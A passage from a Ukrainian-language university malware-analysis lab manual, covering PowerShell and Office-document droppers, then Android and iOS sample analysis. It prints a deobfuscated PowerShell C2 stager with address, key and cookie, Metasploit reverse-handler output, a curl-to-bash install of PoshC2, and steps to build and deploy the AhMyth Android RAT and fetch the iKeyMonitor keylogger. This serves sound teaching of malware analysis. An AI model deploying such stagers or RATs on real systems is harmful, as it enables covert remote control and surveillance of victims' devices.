

Рис. 7.4: Параметри протоколювання PowerShell

```
${B3904}.PROXy= $9qn3zG::"deFAultwebPrOxY";
${b3904}.pROXy.cReDeNTIaLs = ( &'geT-vArIAblE' 'dW3Q').VALUE::"
    DeFaultnETwORkcReDENTiALs";
${sCRipT:prOXY} = ${B3904}.ProxY;
${k}= (&'gEt-variable' Q95pi).vALUe::"aSCii".GeTBYTes.Invoke('f.=mvZR<
    P7HJVbc4,aQ6(+ueMLgOdwt{');
...
${b3904}.hEADErS.Add.Invoke('Cookie','TitnlqbeOBClrcFw=zFS/
    KutmrtEMOuoFjc9bkvCwQyA=');
...
$ base64 -d <<<
    aAB0AHQAcAA6AC8ALwAxADcAMgAuADEANgAuADcAOAAuADEANAA5ADoAOAA4ADgAOAA=
http://172.16.78.149:8888
```

де 172.16.78.149:8888 – IP та порт центру керування, 'f.=mv...dwt' ключ шифрування навантаження наступного рівня (StagingKey). Центр керування використовує cookie `TitnlqbeOBClrcFw=zFS/KutmrtEMOuoFjc9bkvCwQyA=` для аутентифікації.

Ще один метод аналізу PowerShell навантаження – активація функцій протоколювання операційної системи. Необхідно в налаштуваннях групової політики (Local Group Policy Editor) встановити параметри Computer Configuration/ Administrative Templates/ Windows Components/ Windows PowerShell у значення як на рис. 7.4.

У разі успіху деобфускований код та код інших рівнів (в т.ч. після завантаження з мережі, виконання в пам'яті) можна знайти в протоколах Event Viewer, як на рис. 7.5.

Слід зазначити, функції протоколювання ОС ефективні при аналізі інцидентів і проактивному моніторингу. Сам факт виконання PowerShell коду може бути ознакою атаки. В перспективі це приводить до зниження популярності PowerShell для засобів прихованого аналізу (lateral movements), і зменшення інтенсивності розробки відповідних інструментів (див. закінчення підтримки оригінальної Empire в 2019 році, низька інтенсивність оновлень інших згаданих вище зразків і т.д.)

7.4 Варіанти завдань

- Дослідіть зразки:
  - Metasploit
    - `exploit/windows/fileformat/office_word_hta`



Рис. 7.5: Деобфускований код після запуску launcher.bat

```
# msfconsole
msf5 > use exploit/windows/fileformat/office_word_hta
msf5 exploit(windows/fileformat/office_word_hta) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 172.16.78.1:4444
[+] msf.doc stored at /home/user/.msf4/local/msf.doc
[*] Using URL: http://0.0.0.0:8080/default.hta
[*] Local IP: http://172.16.78.1:8080/default.hta
[*] Server started.

$ cd /home/user/.msf4/local && file msf.doc
msf.doc: Rich Text Format data, version 1, unknown character
    set
```

  * `exploit/windows/fileformat/adobe_pdf_embedded_exe`
  * `exploit/windows/fileformat/adobe_pdf_embedded_exe_nojs`
  * `payload/cmd/windows/download_exec_vbs`

– PoshC2 [154]

  * `dropper_cs.exe`

```
# curl -sSL https://raw.githubusercontent.com/nettitude/PoshC2
    /master/Install.sh | bash
# posh-server

# cd /opt/PoshC2_Project/payloads && file dropper_cs.exe
dropper_cs.exe: PE32 executable (console) Intel 80386 Mono/.
    Net assembly, for MS Windows
```

  * ReflectiveDLL для CLR та C#

```
/opt/PoshC2_Project/payloads/Posh_v4_x64.dll
/opt/PoshC2_Project/payloads/Sharp_v4_x64.dll
```

– Nishang [155]

  * Результати роботи `Client/Out-*.ps1`

```
$ ls nishang/Client
Out-CHM.ps1  Out-Excel.ps1  Out-HTA.ps1  Out-Java.ps1  Out-JS.
    ps1  Out-SCF.ps1  Out-SCT.ps1  Out-Shortcut.ps1  Out-
    WebQuery.ps1  Out-Word.ps1
```

  - unicorn [156]
    * `PS Down/Exec`
  - Veil [157]
    * `lua/shellcode_inject/flat.py`
    * `ruby/shellcode_inject/base64.py`

- Однією з можливостей засобів доставки на основі офісних документів є збір статистики про цільову систему. Відкриття спеціальним чином сформованого документа з посиланнями на зовнішні ресурси може привести до запиту на контрольований зловмисником сервер. У випадку HTTP запит може містити інформацію про версію програмного забезпечення у цільовій системі (User-Agent), а також свідчить про активність користувача – документ був відкритий. Приклад реалізації – Microsoft Word Intruder з модулем MWISTAT [158, 159].

  Крім ШПЗ подібні технології застосовуються для відслідковування витоків інформації та в якості раннього сповіщення про атаки. Спеціально сформований документ, розміщений в корпоративній мережі, у разі необережного поводження зловмисника може повідомити службу безпеки про атаку. Приклад реалізації – CanaryTokens [160, 161, 162].

  Завдання – за допомогою [161] створіть приманки Microsoft Word Document та Acrobat Reader PDF Document. Знайдіть елементи, що використовуються для витоку інформації. Що саме відправляється на віддалений сервер?

- Проаналізуйте код файлу .jse у зразку з розділу 7.3.4. Розшифруйте base64-кодовані рядки у масиві `a`.

7.5 Контрольні питання

1. Виклики яких функцій операційної системи у розглянутих в лабораторній роботі зразках приводять до активації Windows Defender?

2. Які ключові слова в інтерпретованих зразках з лабораторної роботи використовуються для сигнатурного детектування у Windows Defender?

Лабораторна робота 8

Мобільні застосування

8.1 Мета роботи

Отримати навички зворотнього проектування та аналізу мобільних застосунків.

8.2 Постановка задачі

Дослідити зразки ШПЗ та систем віддаленого керування для платформ Android та iOS.

8.3 Порядок виконання роботи

8.3.1 Android

ОС Android у 2020 році займає 86.1% ринку мобільних операційних систем [163], що зумовлює популярність ШПЗ для цієї платформи. Розглянемо методи аналізу Android застосунків на прикладі системи віддаленого керування AhMyth [164]. Розгорнемо та налаштуємо зразок:

1. Встановимо Android Studio, SDK, Emulator [165].

2. Встановимо npm, залежності, зберемо серверну частину:

```
$ sudo apt install npm
$ git clone https://github.com/AhMyth/AhMyth-Android-RAT
$ cd AhMyth-Android-RAT/AhMyth-Server
$ sudo npm install -g electron
$ npm build

$ npm start
```

3. Створимо зразок – APK Builder, у Server IP адреса власної системи (в прикладі 172.16.78.1), Build.

4. Створимо віртуальний пристрій в емуляторі та запустимо: Android Studio, Tools, AVD Manager, Create Virtual Device – Pixel 2 API 29, Android 10.0 (Google APIs) x86.



Рис. 8.1: Сервер керування AhMyth-Server

5. Запустимо сервер керування AhMyth: Victims, Listen.

6. Встановимо зразок:

```
$ adb install ~/AhMyth/Output/Ahmyth.s.apk
```

   та запустимо.

У разі успіху сервер отримує з'єднання від нового клієнта (рис. 8.1) та має можливість віддаленого керування (рис. 8.2).

Проаналізуємо Ahmyth.s.apk. Для статичного аналізу байткоду можуть застосовуватися ряд декомпіляторів та дизассемблерів, використаємо набір Bytecode Viewer [166]. Застосуємо декомпілятор JD-GUI та дизассемблер, як на рис. 8.3. У конструкторі класу IOSocket бачимо IP адресу та порт цетру керування 172.16.78.1:42474.

Інший популярний комерційний засіб статичного та динамічного аналізу – JEB [167]. Результати декомпіляції досліджуваного зразку на рис. 8.4.

Крім статичного аналізу і зневаджувачів BCV та JEB для ряду задач корисним є можливість прямого редагування байткоду за допомогою apktool [168] та smali/backsmali [169]:

```
$ java -jar /opt/android/apktool_2.4.1.jar d Ahmyth.s.apk
I: Using Apktool 2.4.1 on Ahmyth.s.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /home/user/.local/share/apktool/
    framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
```



Рис. 8.2: Новий клієнт – доступ до SMS та геолокації



Рис. 8.3: Bytecode Viewer



Рис. 8.4: JEB Decompiler

```
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
```

Після розбору APK код у smali/ може редагуватися користувачем. Крім редагування значень змінних, метод може застосовуватися для примітивного зневадження шляхом додавання виводу у системний журнал. Так, щоб вивести параметр методу – текстовий рядок, можна додати виклик Log.d():

```
const-string v0, "arg0: "
invoke-static {v0, p0}, Landroid/util/Log;->d(Ljava/lang/String;Ljava/lang/
    String;)I
```

Для успішного відтворення APK в даному зразку додатково необхідно вилучити параметри compileSdkVersion, compileSdkVersionCodename з AndroidManifest.xml. Для збору APK:

```
$ java -jar /opt/android/apktool_2.4.1.jar b Ahmyth.s
I: Using Apktool 2.4.1
I: Checking whether sources has changed...
I: Checking whether resources has changed...
I: Building resources...
I: Building apk file...
I: Copying unknown files/dir...
I: Built apk...
```

Результати роботи у Ahmyth.s/dist, застосунок необхідно підписати – наприклад, за інструкцією [170].

Розглянемо можливості динамічного бінарного інструментування за допомогою Frida [171]. В якості прикладу перехопимо метод getSMSList у класі

SMSManager, що використовується для отримання списку SMS, та замінимо результат на власний:

1. Завантажимо frida-server останьої версії для відповідної платформи – у даному прикладі frida-server-12.8.20-android-x86.xz.

2. Встановимо та налаштуємо Frida:

```
$ sudo pip3 install frida frida-tools
$ adb push frida-server /data/local/tmp
$ adb shell
=== in android
$ su
# cd /data/local/tmp
# chmod 755 frida-server
# ./frida-server
```

3. Створимо обробник getSMSList, hook.js:

```
Java.perform(function(){
  var sman = Java.use("ahmyth.mine.king.ahmyth.SMSManager");
  sman.getSMSList.implementation = function(){
    console.log("getSMSList() called");

    var sms = Java.use("org.json.JSONObject").$new();
    sms.put("phoneNo", "1337-KITTY");
    sms.put("msg", "mewmew!");

    var list = Java.use("org.json.JSONArray").$new();
    list.put(sms);

    var res = Java.use("org.json.JSONObject").$new();
    res.put("smsList", list)

    console.log(res);
    return res;
  };
});
```

4. Інструментуємо активний процес Ahmyth (у стані активного з'єднання з центром керування):

```
$ frida -U ahmyth.mine.king.ahmyth -l hook.js
     ____
    / _  |   Frida 12.8.20 - A world-class dynamic instrumentation
        toolkit
   | (_| |
    > _  |   Commands:
   /_/ |_|       help      -> Displays the help system
   . . . .       object?   -> Display information about 'object'
   . . . .       exit/quit -> Exit
   . . . .
   . . . .   More info at https://www.frida.re/docs/home/

[Android Emulator 5554::ahmyth.mine.king.ahmyth]->
```

5. При виборі SMS, SMS List у центрі керування, повертається єдина SMS з номеру `1337-KITTY` з вмістом `mewmew!`:

```
getSMSList() called
{"smsList":[{"phoneNo":"1337-KITTY","msg":"mewmew!"}]}
```

Більш детально з архітектурою безпеки Android можна ознайомитись у [172], з інструментами аналізу Android застосунків у [173, 174].

8.3.2 iOS

Згідно того ж дослідження ринку мобільних систем [163], лише 13.9% пристроїв використовують iOS, і менше десятих відсотка у всіх інших. Разом з тим, продукти Apple внаслідок високої вартості популярні серед цілей з важливою інформацією (high profile targets), що зумовлює не менш активну розробку засобів аналізу та віддаленого керування. Розглянемо методи аналізу iOS застосунків на прикладі iKeyMonitor [175]:

1. Завантажимо iOS версію для пристроїв з Jailbreak, що офіційно розповсюджується через репозиторій Cydia BigBoss:

```
Download link in webpanel: cydia://package/com.aw.mobile.ikm
Repo list: http://apt.thebigboss.org/repofiles/cydia/dists/stable/main/
    binary-iphoneos-arm/Packages
Package info: http://apt.thebigboss.org/onepackage.php?bundleid=com.aw.
    mobile.ikm&db=
Latest version: http://apt.thebigboss.org/repofiles/cydia/debs2.0/
    ikeymonitor_5.1.0-20.deb

$ wget http://apt.thebigboss.org/repofiles/cydia/debs2.0/ikeymonitor_5
    .1.0-20.deb
```

2. Розпакуємо пакунок:

```
$ file ikeymonitor_5.1.0-20.deb
ikeymonitor_5.1.0-20.deb: Debian binary package (format 2.0)
$ 7z x ikeymonitor_5.1.0-20.deb
$ tar xvf data.tar
...
-rwxr-xr-x root/wheel   336992 2019-03-15 12:03 ./Library/
    MobileSubstrate/DynamicLibraries/IKMVoiceRecord.dylib
-rwxr-xr-x root/wheel  7085488 2019-03-15 12:03 ./Library/
    MobileSubstrate/DynamicLibraries/MobileSafe.dylib
-rwxr-xr-x root/wheel   200736 2019-03-15 12:03 ./Library/
    MobileSubstrate/DynamicLibraries/PreferencesEx.dylib
-rwxr-xr-x root/wheel   276816 2019-03-15 12:01 ./Library/
    MobileSubstrate/DynamicLibraries/keychain.dylib
-rwxr-xr-x root/wheel    99840 2019-03-15 12:02 ./Library/
    MobileSubstrate/DynamicLibraries/localnotesex.dylib
...
```

3. Для реалізації кейлоггера використовується динамічне інструментування за допомогою MobileSubstrate [176]. Проаналізуємо один з завантажуваних модулей MobileSafe.dylib. Для статичного аналізу може застосовуватися IDA Pro з комерційною ліцензією на ARM, ARM64 або системи з вільним та відкритим кодом (FOSS), такі як Ghidra [177]. На рис. 8.5 показано результати дизассемблювання та декомпіляції варіанту бібліотеки для arm64:

```
$ ARCH=arm64 /opt/jtool2/jtool2.ELF64 --analyze MobileSafe.dylib
$ ARCH=arm64 /opt/jtool2/jtool2.ELF64 -l MobileSafe.dylib
opened companion file ./MobileSafe.dylib.ARM64.B87EDF95-4110-3CF9-A084
    -29A286F0D46A
LC 00: LC_SEGMENT_64            Mem: 0x000000000-0x120000  __TEXT
  Mem: 0x00000146c-0x0000fd8a8    __TEXT.__text (Normal)
  Mem: 0x0000fd8a8-0x0000fe328    __TEXT.__stubs  (Symbol Stubs)
  Mem: 0x0000fe328-0x0000fedc0    __TEXT.__stub_helper  (Normal)
  Mem: 0x0000fedc0-0x000107748    __TEXT.__const
  Mem: 0x000107748-0x000108164    __TEXT.__gcc_except_tab
  Mem: 0x000108164-0x00011168b    __TEXT.__objc_methname  (C-String
      Literals)
  Mem: 0x00011168b-0x000111a5e    __TEXT.__objc_classname (C-String
      Literals)
  Mem: 0x000111a5e-0x000112f13    __TEXT.__objc_methtype  (C-String
      Literals)
```



Рис. 8.5: Ghidra SRE

```
  Mem: 0x000112f13-0x00011f44a     __TEXT.__cstring  (C-String Literals)
  Mem: 0x00011f44a-0x00011f44e     __TEXT.__ustring
  Mem: 0x00011f44e-0x00011fffe     __TEXT.__unwind_info
LC 01: LC_SEGMENT_64             Mem: 0x000120000-0x170000   __DATA
...
```

де jtool2 з [178]. Слід зазначити, при аналізі застосунків отриманих з App Store на пристрої (IPA), може знадобитися додатковий крок розшифрування за допомогою, наприклад, frida-ios-dump [179].

4. Динамічний аналіз зразку у більшості випадків вимагає наявності фізичного пристрою. Спроби створення емуляторів або здачі в оренду доступу до пристроїв, аналогічних за можливостями до емуляторів Android, стикаються з юридичними проблемами з боку Apple. В окремих задачах можуть бути корисними засоби символічного та частково-символічного виконання [180].

Як і в Android, для динамічного інструментування доступна Frida [171]. В обох системах аналіз мережевих комунікацій можливий за допомогою технологій розділу 5.3.3.

8.4 Варіанти завдань

- Проаналізуйте UnCrackable Mobile Apps [181], Hacking Playground [182] з OWASP MSTG [183].
- Реалізуйте обхід перевірок RootBeer [184] за допомогою Frida [185].
- Дослідіть зразки систем віддаленого керування за прикладом розділу 8.3.1:
  - Androrat – `https://github.com/wszf/androrat`;
  - L3MON – `https://github.com/D3VL/L3MON`.

Табл. 8.1: Зразки Monokle

Варіант	MD5 зразків
1	0c28df1fee1fc031b3ffff1f4ac1db95, 0d26ea4dd5e739ca88784284c1ef474e
2	0efeb75922d68f123aabe2ace0004dc6, 143e830e20d584e4ef6bc4abba7ca03a
3	1464cd00ab0a1a4137b17976bf507311, 1804ceee6d92786c85e0939694898c47
4	1abf0437412f6356e856157a1566b989, 1be4a1ae8b619ee3e9220b472348023b
5	1e16920a0755e49cb440028213ffbcc1, 251d38ee15d8bd792583edbb85b4ade2
6	2d78220bc7fbec60ef59b80b725ba415, 31ba565fcc1060ad848769e0b5b70444
7	4218bf6838e25750e1806ba2c499328a, 4611b39936072495848bd6b06d1d3926
8	48edcdce1575b156e75749343cc177c8, 49d2c21dbd70f138729ad5be9ac937cb
9	4a7ba7b7250c49882277c2dc0b866ddd, 4e49eb5c08a47338906a1a39bcd9c8e2
10	58033b5e33cb179caa14a6c319a9bf34, 59d2f0fa5aa8f7d8b8b6bf34a064d91f
11	5cc953f25deeff951c38a5c118a81fe9, 60ef6b26aa7d62b7cb2c78faa9e4b5d5
12	638fe8646860df2ea08b3206151a61ab, 64521ed9196a13f20f46245d8bb5404f
13	6cf17ea9a7f688c8ac3f953d4cee6795, 6d0cd7ef96301caf7f5224fc69c53e79
14	733c930a0639c0c25ee6fca5ff88c3eb, 797a1c2499a93f28480f1cd2c96f8cc3
15	7b0d2dda0fc0706b9f8d3691434fcdee, 83eb0e97f87ed1a120fad696cdc609d3
16	8694355cf6aa3c741324ebb6b8327787, 89a438631c1e9c22273b911d924daae0
17	8fe82497b1460e56dc85e82f0aa13791, 9bade535702c54539ddb6739d7daac9f
18	9fc786fa83a343e3cebe63cc3d61fde5, a0457aa3aff4f4384e3eadf787d066f3
19	a0c0f4d5ed1e3fb005e4e67bec8629bf, a342b423e0ca57eba3a40311096a4f50
20	a4282bfaa3cc5cd9c39f72a3262eddd1, ae70da9b0952b8d01ec28ef00e5f1953
21	b7dd8dbdc27e277643acc878023103e9, cadb40c31f9455fc3a3eeb7c672a2e35
22	cf229b9aab9e5978c6d4dae9f78cc813, d0b84d72e2313ac31ee4ede41b836bfe
23	d41d8cd98f00b204e9800998ecf8427e, e33f4a90b117df1d2df39c3d4c5f74d2
24	e8cc232a7eff4001f5c6f5b298163fb2, eaafd722c52c16b614acdebe9116e9b9
25	ee525981c69544ccd7fe1ca5db3764f2, f000125a680529f0104515f1d8c80c5b
26	f5fd90b5604151c5a6e54b7f1cedbf75, f784656a0fad344c6d30841f355bcd22

- Проаналізуйте зразки Monokle [186], за варіантом в табл. 8.1.

8.5 Контрольні питання

1. Який суб'єкт сертифікату AhMyth у розділі 8.3.1? Що буде, якщо не підписувати APK у Android?
2. Чим відрізняються JVM, Dalvik та ART?
3. Що таке Xcode, LLDB?

Список джерел

[1] Kali Linux Revealed Online Course. — Режим доступу: https://kali.training/lessons/introduction/.

[2] The C Programming Language. — Режим доступу: https://en.wikipedia.org/wiki/The_C_Programming_Language.

[3] Dive Into Python. — Режим доступу: https://linux.die.net/diveintopython/html/.

[4] Dive Into Python 3. — Режим доступу: https://diveintopython3.problemsolving.io/.

[5] Yurichev Dennis. Reverse Engineering for Beginners. — 2020. — Режим доступу: https://beginners.re/.

[6] Metasploit Unleashed (MSFU). — Режим доступу: https://www.offensive-security.com/metasploit-unleashed/.

[7] Sikorski Michael, Honig Andrew. Practical Malware Analysis: The Hands-On Guide to Dissecting Malicious Software. — 1st вид. — USA : No Starch Press, 2012. — ISBN: 1593272901.

[8] Malware Analyst's Cookbook and DVD: Tools and Techniques for Fighting Malicious Code / Michael Ligh, Steven Adair, Blake Hartstein, Matthew Richard. — Wiley Publishing, 2010. — ISBN: 0470613033.

[9] Matrosov A., Rodionov E., Bratus S. Rootkits and Bootkits: Reversing Modern Malware and Next Generation Threats. — No Starch Press, 2019. — ISBN: 9781593278830. — Режим доступу: https://books.google.com.ua/books?id=xzGLDwAAQBAJ.

[10] Practical Reverse Engineering: X86, X64, ARM, Windows Kernel, Reversing Tools, and Obfuscation / Bruce Dang, Alexandre Gazet, Elias Bachaalany, Sbastien Josse. — 1st вид. — Wiley Publishing, 2014. — ISBN: 1118787315.

[11] The Art of Memory Forensics: Detecting Malware and Threats in Windows, Linux, and Mac Memory / Michael Hale Ligh, Andrew Case, Jamie Levy, Aaron Walters. — 1st вид. — Wiley Publishing, 2014. — ISBN: 1118825098.

[12] Eagle Chris. The IDA Pro Book: The Unofficial Guide to the World's Most Popular Disassembler. — USA : No Starch Press, 2011. — ISBN: 1593272898.

[13] Saxe Joshua, Sanders Hillary. Malware Data Science: Attack Detection and Attribution. — USA : No Starch Press, 2018. — ISBN: 9781593278595.

[14] Kleymenov Alexey, Thabet Amr. Mastering malware analysis: the complete malware analyst's guide to combating malicious software, APT, cybercrime, and IoT attacks. — Birmingham : Packt Publishing, 2019. — Режим доступу: https://cds.cern.ch/record/2685925.

[15] Ubuntu Desktop. — Режим доступу: https://ubuntu.com/download/desktop.

[16] VMware Workstation 15.5 Pro Evaluation. — Режим доступу: https://www.vmware.com/products/workstation-pro/workstation-pro-evaluation.html.

[17] Kali Linux. — Режим доступу: https://www.offensive-security.com/kali-linux-vm-vmware-virtualbox-image-download/.

[18] Windows 10 development environment. — Режим доступу: https://developer.microsoft.com/en-us/windows/downloads/virtual-machines/.

[19] Raymond Eric Steven. How To Ask Questions The Smart Way. — Режим доступу: http://www.catb.org/~esr/faqs/smart-questions.html.

[20] VS-2019: Use the Microsoft C++ toolset from the command line. — Режим доступу: https://docs.microsoft.com/en-us/cpp/build/building-on-the-command-line?view=vs-2019.

